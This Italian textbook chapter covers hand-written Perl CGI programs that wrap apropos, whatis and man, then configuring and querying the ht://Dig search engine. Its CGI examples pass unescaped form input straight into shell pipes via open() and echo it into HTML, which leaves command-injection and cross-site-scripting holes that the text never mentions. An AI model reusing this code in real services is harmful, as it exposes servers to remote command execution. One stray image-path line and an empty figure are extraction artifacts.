Si introduce qui la programmazione per la realizzazione di programmi CGI in Perl. Il primo problema che si incontra quando si realizzano programmi del genere è l'analisi delle stringhe di richiesta, per arrivare alla loro scomposizione in modo da poterne gestire i dati. Per questo si utilizzano frequentemente librerie già pronte e ben collaudate, ma qui si vuole mostrare come lavorare partendo da zero.

Va osservato che negli esempi si usano prevalentemente delle richieste attraverso formulari HTML che utilizzano il metodo '**`POST`**'. Un buon programma CGI, tuttavia, dovrebbe essere in grado di gestire, indifferentemente, richieste fatte con i metodi '**`GET`**' e '**`POST`**'. Pertanto, queste spiegazioni non esauriscono l'argomento della programmazione CGI, ma affrontano solo alcuni dei suoi problemi.

Per una programmazione CGI efficace è consigliabile lo studio del linguaggio PHP (*http://www.php.net*).

40.5.1 Problemi

Prima di iniziare a realizzare programmi CGI, occorre fare mente locale alla situazione in cui si trova il programma, specialmente per la verifica del funzionamento dello stesso. Il programma viene eseguito attraverso una forma di intermediazione: è il servente HTTP a metterlo in funzione ed è sempre il servente a ricevere l'output che poi viene restituito al programma cliente.

In questa situazione, lo standard error del programma viene perduto, assieme alle eventuali segnalazioni di errore di qualunque tipo.

Prima di provare il funzionamento di un programma del genere, per quanto banale sia, occorre averlo analizzato sintatticamente attraverso gli strumenti che mette a disposizione il compilatore o l'interprete. L'utilizzo di Perl come linguaggio di programmazione, non richiedendo una fase di compilazione, tende a fare dimenticare che è necessaria un'analisi sintattica. Se non si verifica il programma, magari solo per un punto e virgola fuori posto, ci si trova di fronte al solito messaggio: «500 Errore interno del servente».

Nello stesso modo, sarebbe bene che il programma che si realizza sia in grado di funzionare in qualche modo anche al di fuori dell'ambiente creato dal servente HTTP.

È il caso di ricordare che il controllo sintattico di un programma Perl si ottiene nel modo seguente:

```
perl -c programma_perl
```

oppure ancora meglio con:

```
perl -c -w programma_perl
```

40.5.2 Decodifica

Si è accennato al fatto che un programma CGI non può fare a meno di occuparsi della decodifica delle stringhe di richiesta. Questo problema si scompone almeno nelle fasi seguenti:

- la suddivisione delle coppie '***nome=valore***';
- la separazione delle coppie;
- la decodifica URI.

I dati provenienti da un formulario HTML sono uniti assieme attraverso l'uso del simbolo e-commerciale ('**&**'). Per suddividerli si può creare un array dei vari elementi utilizzando la funzione '**split**'

```
@coppia = split ('&', $richiesta);
```

Le coppie '***nome=valore***' sono stringhe unite assieme attraverso il simbolo di assegnamento ('**=**'). La suddivisione avviene agevolmente attraverso la scomposizione in un array di due soli elementi. Solitamente si utilizza la scorciatoia seguente:

```
($nome, $valore) = split ('=', $coppia[$i]);
```

In pratica, si scompone il contenuto di un elemento dell'array '**@coppia**', visto nella sezione precedente.

La decodifica URI si scompone di due fasi:

- sostituzione del simbolo '**+**' con lo spazio;
- sostituzione dei codici '***%hh***' con il carattere corrispondente.

```
$valore   =~ tr/+/ /;

$nome   =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
$valore =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
```

Quello che segue è un esempio molto semplificato di due subroutine in grado, rispettivamente, di estrapolare le informazioni da una richiesta in modalità '**GET**' e in modalità '**POST**'. Le due subroutine restituiscono un hash (l'array associativo di Perl) corrispondente alle coppie di dati.

```
##
## mini-lib.pl
## Routine Perl utilizzabili da un programma CGI.
##
#
# &Decodifica_GET ()
# Decodifica il contenuto della variabile $QUERY_STRING e lo
# restituisce in un hash.
#
sub Decodifica_GET
{
    local ($richiesta) = $ENV{'QUERY_STRING'};
    #
    local (@coppia)    = ();
    local ($elemento)  = "";
    local ($nome)      = "";
    local ($valore)    = "";
    local (%DATI)      = ();
    #
    # Suddivide la richiesta in un array di coppie
    # «nome=valore».
    @coppia = split ('&', $richiesta);
    #
    # Elabora ogni coppia contenuta nell'array.
    foreach $elemento (@coppia)
      {
        #
        # Scompone la coppia.
        ($nome, $valore) = split ('=', $elemento);
        #
        # Trasforma «+» in spazio.
        $valore =~ tr/+/ /;
        #
        # Trasforma «%hh» nel carattere corrispondente.
        $nome
         =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        $valore
         =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        #
        # Aggiunge la coppia decodificata in un hash.
        $DATI{$nome} = $valore;
      }
    #
    # Restituisce l'hash delle coppie ( nome => valore ).
    return (%DATI);
}
#
# &Decodifica_POST ()
# Decodifica quanto proveniente dallo standard input e lo
# restituisce in un hash.
sub Decodifica_POST
{
    local ($richiesta) = "";
    #
    local (@coppia)    = ();
    local ($elemento)  = "";
    local ($nome)      = "";
    local ($valore)    = "";
    local (%DATI)      = ();
    #
    # Legge lo standard input.
    read (STDIN, $richiesta, $ENV{CONTENT_LENGTH});
    #
    # Suddivide la richiesta in un array di coppie
    # «nome=valore».
    @coppia = split ('&', $richiesta);
    #
    # Elabora ogni coppia contenuta nell'array.
    foreach $elemento (@coppia)
      {
        #
        # Scompone la coppia.
        ($nome, $valore) = split ('=', $elemento);
        #
        # Trasforma «+» in spazio.
        $valore =~ tr/+/ /;
        #
        # Trasforma «%hh» nel carattere corrispondente.
        $nome
         =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        $valore
         =~ s/%([A-Fa-f0-9][A-Fa-f0-9])/pack('c',hex($1))/ge;
        #
        # Aggiunge la coppia decodificata in un hash.
        $DATI{$nome} = $valore;
      }
    #
    # Restituisce l'hash delle coppie ( nome => valore ).
    return (%DATI);
}
#
# Trattandosi di una libreria, l'ultima riga deve restituire
# un valore equiparabile a TRUE.
```

```
1;
#
```

Un programma banale che potrebbe fare uso di questa libreria, è il seguente. Si occupa solo di restituire i dati ottenuti dall'hash contenente le coppie '***nome=>valore***'.

```
#!/usr/bin/perl
##
## form.pl
##
require ('mini-lib.pl');
print STDOUT ("Content-type: text/html\n");
print STDOUT ("\n");
print STDOUT ("<HTML>\n");
print STDOUT ("<HEAD>\n");
print STDOUT ("<TITLE>Metodo $ENV{REQUEST_METHOD}</TITLE>\n");
print STDOUT ("</HEAD>\n");
print STDOUT ("<BODY>\n");
print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD}</H1>\n");
print STDOUT ("<PRE>\n");
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    print STDOUT ("Il metodo della richiesta ");
    print STDOUT ("non è gestibile.\n");
  }
@nomi = keys (%DATI);
foreach $nome (@nomi)
  {
    print STDOUT ("$nome = $DATI{$nome}\n");
  }
print STDOUT ("</PRE>\n");
print STDOUT ("</BODY>\n");
print STDOUT ("</HTML>\n");
```

Il programma '**`form.pl`**', appena mostrato, incorpora inizialmente la libreria presentata prima, '**`mini-lib.pl`**', quindi, a seconda del metodo utilizzato per la richiesta, chiama la subroutine adatta. Al termine, restituisce semplicemente l'elenco dei dati ottenuti.

40.5.3 Esempi elementari di applicazioni CGI

Nelle sezioni seguenti si mostrano alcuni esempi elementari di applicazioni CGI. Si tratta dell'accesso pubblico alla documentazione interna di un sistema operativo Unix comune, attraverso '**`apropos`**', '**`whatis`**' e '**`man`**'.

Per questi tre tipi di interrogazioni si prepara un solo file HTML di partenza, contenente tre elementi '**`FORM`**' distinti, ognuno dei quali invia una richiesta a un diverso programma CGI specializzato.

40.5.3.1 File «manuali.html»

Segue il sorgente del file '`manuali.html`' contenente i tre elementi '**`FORM`**' necessari per richiamare i programmi CGI in grado di fornire documentazione interna.

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<!-- manuali.html -->
<HTML>
<HEAD>
    <TITLE>Manualistica</TITLE>
</HEAD>
<BODY>
<H1>Manualistica</H1>
    <FORM ACTION="/cgi-bin/apropos.pl" METHOD="GET">
        <P>apropos <INPUT NAME="apropos" SIZE="30">
        <INPUT TYPE="submit" VALUE="Invio">
    </FORM>
    <FORM ACTION="/cgi-bin/whatis.pl" METHOD="GET">
        <P>whatis <INPUT NAME="whatis" SIZE="30">
            <INPUT TYPE="submit" VALUE="Invio">
    </FORM>
    <FORM ACTION="/cgi-bin/man.pl" METHOD="GET">
        <P>man 
            <SELECT NAME="sezione">
                <OPTION VALUE="" SELECTED="selected">predefinito
                <OPTION VALUE="1">comandi utente
                <OPTION VALUE="2">chiamate di sistema
                <OPTION VALUE="3">chiamate di libreria
                <OPTION VALUE="4">dispositivi
                <OPTION VALUE="5">formati dei file
                <OPTION VALUE="6">giochi
                <OPTION VALUE="7">varie
                <OPTION VALUE="8">comandi di sistema
                <OPTION VALUE="9">routine del kernel
            </SELECT>
            <INPUT NAME="man" SIZE="30">
            <INPUT TYPE="submit" VALUE="Invio">
    </FORM>
</BODY>
</HTML>
```

Figura 40.87. Il formulario '`manuali.html`'.

Ognuno dei tre elementi '**`FORM`**' permette di indicare una stringa da utilizzare per ottenere informazioni. Per ogni elementi '**`FORM`**' c'è un proprio tasto di invio indipendente con il quale si decide implicitamente il tipo di informazione che si vuole avere: *apropos*, *whatis* o *man*. Dei tre tipi di formulario, quello della richiesta per i file delle pagine di manuale è un po' diverso, dal momento che potrebbe essere necessario indicare la sezione.

40.5.3.2 File «apropos.pl»

Segue il sorgente del programma '**`apropos.pl`**', che si occupa di interrogare il sistema attraverso il comando '**`apropos`**' e di restituire un file HTML con la risposta.

```
#!/usr/bin/perl
##
## apropos.pl
##
# Incorpora la libreria di decodifica dei dati.
require ('mini-lib.pl');
#
# &Metodo_non_gestibile ()
sub Metodo_non_gestibile
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD} ");
    print STDOUT ("non gestibile.</H1>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# Inizio del programma.
local (%DATI)     = ();
local ($risposta) = "";
#
# Decodifica i dati in funzione del tipo di metodo della
# richiesta.
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
```

```
else
  {
    &Metodo_non_gestibile;
  }
#
# Rinvia la richiesta a apropos e ne restituisce l'esito.
if (open (APROPOS, "apropos $DATI{apropos} |"))
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>apropos $DATI{apropos}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>apropos $DATI{apropos}</H1>\n");
    print STDOUT ("<PRE>\n");
    while ($risposta = <APROPOS>)
      {
        print $risposta;
      }
    print STDOUT ("</PRE>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }
else
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Errore</H1>\n");
    print STDOUT ("Si è manifestato un errore ");
    print STDOUT ("durante l'inoltro ");
    print STDOUT ("della richiesta.\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }
1;
```

Il programma è molto semplice: interpreta la richiesta ottenuta e ne estrae solo il valore abbinato all'informazione '**apropos**'; quindi esegue il comando '**apropos**' leggendone l'output che viene restituito in una pagina HTML molto semplice. Il punto più delicato di questo programma sta quindi nell'istruzione seguente:

```
open (APROPOS, "apropos $DATI{apropos} |")
```

Con questa viene abbinato un flusso di file a un comando il cui standard output viene letto successivamente e riemesso all'interno di una pagina HTML con il ciclo seguente:

```
while ($risposta = <APROPOS>)
  {
   print STDOUT ($risposta);
  }
```

Figura 40.91. Il risultato di un'interrogazione *apropos* per la parola «manual».

apropos manual

```
man (1)              - format and display the on-line manual pages
perlxs (1)           - XS language reference manual
whereis (1)          - locate the binary, source, and manual page files for a command
xman (1)             - Manual page display program for the X Window System
```

40.5.3.3 File «whatis.pl»

Segue il sorgente del programma '**whatis.pl**', che si occupa di interrogare il sistema attraverso il comando '**whatis**' e di restituire un file HTML con la risposta. È molto simile a '**apropos.pl**' appena mostrato, per cui qui alcune parti vengono tralasciate (in corrispondenza dei puntini di sospensione).

```
#!/usr/bin/perl
##
## whatis.pl
##
# Incorpora la libreria di decodifica dei dati.
require ('mini-lib.pl');
#
# &Metodo_non_gestibile ()
sub Metodo_non_gestibile
{
    ...
}
# Inizio del programma.
local (%DATI)     = ();
local ($risposta) = "";
#
# Decodifica i dati in funzione del tipo di metodo della
# richiesta.
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }
#
# Rinvia la richiesta a man e ne restituisce l'esito.
if (open( WHATIS, "whatis $DATI{whatis} |"))
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>whatis $DATI{whatis}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>whatis $DATI{whatis}</H1>\n");
    print STDOUT ("<PRE>\n");
    while ($risposta = <WHATIS>)
      {
       print STDOUT ($risposta);
      }
    print STDOUT ("</PRE>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }
else
  {
    ...
  }
1;
```

Come si vede, si tratta della stessa cosa già vista nell'altro programma, con la differenza che la richiesta viene fatta al comando '**whatis**' invece che a '**apropos**'.

Figura 40.93. Il risultato di un'interrogazione *whatis* per la parola «man».

whatis man

```
man (1)              - format and display the on-line manual pages
man (7)              - macros to format man pages
man.config (5)       - configuration data for man
```

40.5.3.4 File «man.pl»

Segue il sorgente del programma '**man.pl**', che si occupa di interrogare il sistema operativo attraverso il comando '**man**' e di restituire un file HTML con la risposta. È molto simile agli altri due appena mostrati, per cui, anche in questo caso, alcune parti vengono tralasciate.


```
#!/usr/bin/perl
##
## man.pl
##
# Incorpora la libreria di decodifica dei dati.
require ('mini-lib.pl');
#
# &Metodo_non_gestibile ()
sub Metodo_non_gestibile
```

```
  {
    ...
  }
#
# Inizio del programma.
local (%DATI)     = ();
local ($risposta) = "";
#
# Decodifica i dati in funzione del tipo di metodo della
# richiesta.
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }
#
# Rinvia la richiesta a man e ne restituisce l'esito.
if (open (MAN, "man $DATI{sezione} $DATI{man} | col -bx |"))
  {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>man $DATI{sezione} ");
    print STDOUT ("$DATI{man}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>man $DATI{sezione} ");
    print STDOUT ("$DATI{man}</H1>\n");
    print STDOUT ("<PRE>\n");
    while ($risposta = <MAN>)
      {
       print STDOUT ($risposta);
      }
    print STDOUT ("</PRE>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
  }
else
  {
    ...
  }
1;
```

La differenza fondamentale sta nel fatto che qui si utilizzano due informazioni: il nome del comando di cui si vuole ottenere la pagina di manuale e il numero della sezione. Un'altra cosa da osservare è il modo in cui è stato predisposto il comando: attraverso un condotto necessario a eliminare i caratteri di controllo che non potrebbero essere visualizzati nella pagina HTML.

```
open (MAN, "man $DATI{sezione} $DATI{man} | col -bx |")
```

Figura 40.96. Il risultato di un'interrogazione '**man**' per il comando '**man**', senza specificare la sezione.



40.5.4 Librerie CGI già pronte

Di solito, quando si parte da zero, conviene evitare di reinventarsi le subroutine necessarie a gestire i formulari HTML. Attraverso la rete si possono ottenere molti validi esempi già pronti e collaudati da più tempo.

Tra tutte, la libreria di subroutine Perl più diffusa per la gestione di formulari HTML sembra essere '**`cgi-lib.pl`**' di Steven Brenner.

40.6 Indicizzazione e motori di ricerca

Quando si imposta un servizio HTTP con molte informazioni utili ai visitatori, può essere importante mettere a disposizione un sistema di ricerca in base a delle parole chiave o delle stringhe più articolate. Dove non ci si possa avvalere per questo di un servizio pubblico, occorre predisporne uno in proprio.

ht://Dig[6] è un motore di ricerca, vero e proprio, che ottiene i dati per la costruzione dei propri indici attraverso il protocollo HTTP. Pertanto, non si tratta di una scansione del file system pura e semplice.

L'installazione di ht://Dig richiede la preparazione di un file di configurazione, seguita immediatamente dalla preparazione di alcuni file, attraverso il programma '**`htdigconfig`**'; successivamente si passa alla scansione periodica degli indirizzi a cui si è interessati.

In generale, ht://Dig prevede una configurazione unica, in cui annotare tutti gli indirizzi da scandire, lasciando poi alla fase di ricerca l'onere di selezionare l'ambito del contesto cercato.

40.6.1 Configurazione e scansione periodica

La configurazione di ht://Dig si definisce in un file di testo normale (le righe bianche e quelle vuote vengono ignorate; i commenti sono preceduti dal simbolo '`#`'), rappresentato normalmente da '`/etc/htdig/htdig.conf`'. In generale, la directory che deve contenere il file di configurazione è stabilita in fase di compilazione dei sorgenti, mentre durante il funzionamento si possono indicare file di configurazione collocati altrove, ma solo in contesti particolari.

In ogni caso, secondo la filosofia di ht://Dig ci dovrebbe essere un solo file di configurazione, sotto il controllo dell'amministratore del sistema. Segue la descrizione di alcune direttive di questo file, che comunque viene fornito in modo predefinito con molti commenti esplicativi.

Direttiva	Descrizione
`database_dir:` ***directory***	Si stabilisce in questo modo la directory all'interno della quale devono essere inseriti i file che costituiscono la base di dati delle scansioni fatte da ht://Dig.
`start_url:` ***uri*** [***uri***]…	Permette di indicare uno o più indirizzi di partenza per le scansioni che si vogliono ottenere. Per esempio potrebbe trattarsi di indirizzi del tipo *http://**nodo**/* per scandire un sito intero, oppure *http://**nodo**/**percorso**/* per accedere soltanto a una porzione di questo.
`limit_urls_to: ${start_url}`	Questa direttiva serve a limitare la scansione a un certo ambito. Di solito si indicano gli stessi indirizzi usati nella direttiva '**`start_url`**', richiamandone il contenuto come si vede qui.
`exclude_urls:` ***modello*** [***modello***]	Consente di escludere dalla scansione tutti gli indirizzi che contengono una stringa tra quelle elencate in questa direttiva. Di solito si indicano stringhe del tipo '**`/cgi-bin/`**' e '**`.cgi`**', per impedire di accedere a programmi CGI.

Direttiva	Descrizione
`bad_extensions:` ***estensione*** ↩ ↪[***estensione***]	Questa direttiva è simile a '**`exclude_urls`**', con la differenza che riguarda solo la parte finale di un indirizzo (l'estensione). Si indicano di solito tutte le estensioni che possono fare riferimento a file che ht://Dig non riesce ad analizzare.
`maintainer:` ***indirizzo_email***	Consente di specificare il responsabile della gestione del servizio.

Oltre al file '`/etc/htdig/htdig.conf`', ne esistono comunque degli altri, collocati sempre nella directory '`/etc/htdig/`', ma in generale non è necessario modificarli. Eventualmente, può essere conveniente in un secondo momento la traduzione dei file HTML di questa directory, dato che ht://Dig li usa quando costruisce le sue risposte mostrate attraverso un programma CGI apposito.

Alcuni di questi file contenuti nella directory '`/etc/htdig/`' servono per costruire una piccola base di dati iniziale che contiene informazioni su sinonini (generata dal file '`/etc/htdig/synonyms`') e sulle radici delle parole (generata dai file '`/etc/htdig/english.*`' e '`/etc/htdig/bad_words`'). Per questo si usa il programma '**`htdigconfig`**':

```
# htdigconfig [Invio]
```

Terminata questa fase iniziale, si passa alla scansione periodica di quanto programmato nella configurazione. Per questo si usa normalmente il programma '**`rundig`**' (potrebbe essere uno script che si avvale di altri programmi di ht://Dig, ma questo fatto non ha molta importanza). Conviene distinguere due possibilità:

1. `# rundig -a -i [Invio]`
2. `# rundig -a [Invio]`

Nel primo caso si tratta di una scansione in cui la base di dati precedente, se esiste, viene messa da parte senza cancellarla, ricostruendo comunque una base di dati nuova; nel secondo caso invece, la base di dati viene sì ricostruita, ma si tiene conto di quella precedente, aggiungendo soltanto le informazioni nuove e togliendo i riferimenti a file che non esistono più. Pertanto, conviene eseguire il primo comando con una periodicità che potrebbe essere settimanale, mentre il secondo va eseguito con una frequenza maggiore, anche giornaliera. Evidentemente, conviene usare per questo il sistema Cron.

È bene osservare che la scansione avviene attraverso il protocollo HTTP ed è possibile accumulare gli indici di un sito che si trova anche all'esterno del proprio elaboratore. Pertanto, quando si configura ht://Dig per raggiungere un elaboratore esterno, è bene considerare anche il traffico (il carico della rete) che l'aggiornamento degli indici può comportare.

Teoricamente, ht://Dig può indicizzare anche il contenuto di file PDF, PostScript e di altri formati, purché siano disponibili alcuni programmi di conversione. Tuttavia, non è conveniente abilitare questa funzionalità nella configurazione di ht://Dig, perché la scansione per l'accumulo delle informazioni diventa molto pesante, sia per la rete, sia per l'elaborazione che ha luogo; inoltre, i visitatori che trovano le informazioni contenute in file di questo tipo, possono trovarsi poi in difficoltà, mentre è auspicabile che le stesse notizie siano accessibili anche attraverso pagine HTML normali. Pertanto, è bene prendere in considerazione la direttiva di configurazione '**`bad_extensions`**', aggiungendo tutte queste estensioni che non conviene prendere in considerazione.

40.6.2 Interrogazione del motore di ricerca

Il programma con il quale si interroga la base di dati costruita da ht://Dig è '**`htsearch`**', il quale si usa normalmente come programma CGI, ma si può utilizzare anche attraverso la riga di comando, tenendo conto però che la risposta è sempre in forma di pagina HTML. Data la sua natura, il programma viene installato normalmente all'interno della directory usata per i programmi CGI. Per esempio, potrebbe trattarsi dell'indirizzo *http://dinkel.brot.dg/cgi-bin/htsearch*. Segue la figura di ciò che si vede la prima volta (senza l'indicazione di una stringa di ricerca):

```
                    ht://Dig Search results
 ----------------------------------------------------------
No matches were found for ''

 Check the spelling of the search word(s) you used. If the
 spelling is correct and you only used one word, try using
 one or more similar search words with "Any."

 If the spelling is correct and you used more than one word
 with "Any," try using one or more similar search words with
 "Any."

 If the spelling is correct and you used more than one word
 with "All," try using one or more of the same words with
 "Any."
 ----------------------------------------------------------
 Match: [All____] Format: [Long_] Sort by: [Score________]
 Refine search: _____________________________ [ Search ]
 ----------------------------------------------------------
```

Nella parte finale della pagina si ottiene un formulario da compilare per la ricerca. Ecco cosa si può ottenere quando si indica qualche parola chiave significativa:

```
 ----------------------------------------------------------
   Documents 1 - 10 of 3811 matches. More *'s indicate a
   better match.
 ----------------------------------------------------------
Appunti di informatica libera * * * *
   ... ] [inizio] [fine] [indice generale] [violazione GPL]
   [licenze] [indice analitico] [volume] [parte] Capitolo
   259.   Convenzioni di «Appunti di informatica libera»
   Questo capitolo raccoglie alcune convenzioni importanti
   relative all'opera Appunti di informatica libera. Le
   annotazioni sulla terminologia ...
   http://dinkel.brot.dg/a2/prossima/HTML-2002.08/a2322.html
   08/19/02, 49757 bytes

Appunti di informatica libera * * * *
   ... ] [inizio] [fine] [indice generale] [violazione GPL]
   [licenze] [indice analitico] [volume] [parte] Capitolo
   259.   Convenzioni di «Appunti di informatica libera»
   Questo capitolo raccoglie alcune convenzioni importanti
   relative all'opera Appunti di informatica libera. Le
   annotazioni sulla terminologia ...
   http://dinkel.brot.dg/a2/dist/CD2/HTML/a2326.html
   07/21/02, 49503 bytes
```

Eventualmente, può essere conveniente realizzare un formulario HTML personalizzato, così da poter anche tradurre alcuni termini:[7]

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE="">
confronto:
<SELECT NAME="method">
    <OPTION VALUE="and" SELECTED="selected">di tutte le parole
    <OPTION VALUE="or">di almeno una parola
    <OPTION VALUE="boolean">booleano
</SELECT>

formato:
<SELECT NAME="format">
    <OPTION VALUE="builtin-long">lungo
    <OPTION VALUE="builtin-short">breve
</SELECT>

ordinato per:
<SELECT NAME="sort">
    <OPTION VALUE="score" SELECTED="selected">punteggio
```

```
    <OPTION VALUE="time">data
    <OPTION VALUE="title">titolo
    <OPTION VALUE="revscore">punteggio in modo inverso
    <OPTION VALUE="revtime">data in modo inverso
    <OPTION VALUE="revtitle">titolo in modo inverso
</SELECT>

<BR>
stringa di ricerca:
<INPUT TYPE="text" SIZE="40" NAME="words" VALUE="">
<INPUT TYPE="submit" VALUE="ricerca">

</FORM>
```

Attraverso la modifica di alcuni campi nascosti è possibile limitare la ricerca a un solo sito o a una porzione di questo. Per esempio, per richiedere una ricerca limitata esclusivamente a ciò che si articola a partire da *http://dinkel.brot.dg/a2/* (purché i dati relativi siano stati scanditi in precedenza), basta ritoccare la prima parte del formulario nel modo seguente:

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="http://dinkel.brot.dg/a2/">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE="">
...
</FORM>
```

Inoltre, è possibile escludere espressamente qualcosa; per esempio si potrebbe voler ignorare quanto si articola sotto *http://dinkel.brot.dg/a2/pasticci/*:

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="http://dinkel.brot.dg/a2/">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE="http://dinkel.brot.dg/a2/pasticci/">
...
</FORM>
```

È importante osservare che le stringhe di inclusione e quelle di esclusione vengono confrontate con una parte qualunque dell'indirizzo; per esempio è facile specificare delle estensioni, come in questo caso in cui si vogliono escludere i file che potrebbero essere in formato SGML:

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="http://dinkel.brot.dg/a2/">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE=".sgml">
...
</FORM>
```

Quando si inseriscono delle limitazioni, come in questi esempi, le pagine che mostrano il risultato della ricerca aggiungono un formulario per altre ricerche, in cui valgono le stesse limitazioni di partenza.

Gli esempi mostrano tutti dei moduli che usano un metodo '**GET**' per accedere al programma CGI. ht://Dig funziona perfettamente anche con l'uso di un metodo POST, ma in tal modo viene a mancare la possibilità di memorizzare nei file delle registrazioni del servente HTTP interrogato l'indirizzo referente con la stringa di richiesta. In pratica, in tal modo, programmi come Webalizer non hanno poi la possibilità di estrapolare le interrogazioni fatte per raggiungere le pagine del sito a cui si riferiscono.

40.6.3 Configurazioni multiple

Anche se sconsigliabile secondo la filosofia di ht://Dig, è possibile gestire delle configurazioni multiple, ovvero più file di configurazione a cui si abbinano delle basi di dati differenti per gli indici. Tuttavia, è possibile collocare i file di configurazione alternativi solo nella stessa directory in cui è previsto quello normale, ovvero '`/etc/htdig/`', mantenendo l'estensione '`.conf`'. Per esempio, si può definire un file di configurazione alternativo, corrispondente a '`/etc/htdig/prova.conf`', mentre non si può usare il file '`/etc/htdig/prova.configura`'.

Una volta definita la configurazione alternativa, si deve procedere a generare la sua basi di dati con '**`rundig`**', aggiungendo l'opzione '**`-c`**', per esempio così:

```
# rundig -a -i -c /etc/htdig/prova.conf [Invio]
```

Successivamente, nel formulario usato per interrogare la basi di dati, si indica il riferimento alla configurazione '**`prova`**' (senza estensione e senza percorso):

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="prova">
...
</FORM>
```

40.7 Statistiche di accesso

Dal momento che il protocollo HTTP è privo di stato, ogni operazione elementare inizia e conclude una connessione TCP, la quale può essere annotata nel file delle registrazioni del servente HTTP. Nella gestione di un sito che offre i suoi servizi attraverso il protocollo HTTP, può essere importante l'analisi dei file delle registrazioni del servente HTTP, per ottenere delle statistiche sugli accessi. L'analisi quotidiana di queste statistiche consente di capire meglio cosa cerca il pubblico e che tipo di reazione si ottiene a seguito di iniziative che fanno capo al proprio sito.[8]

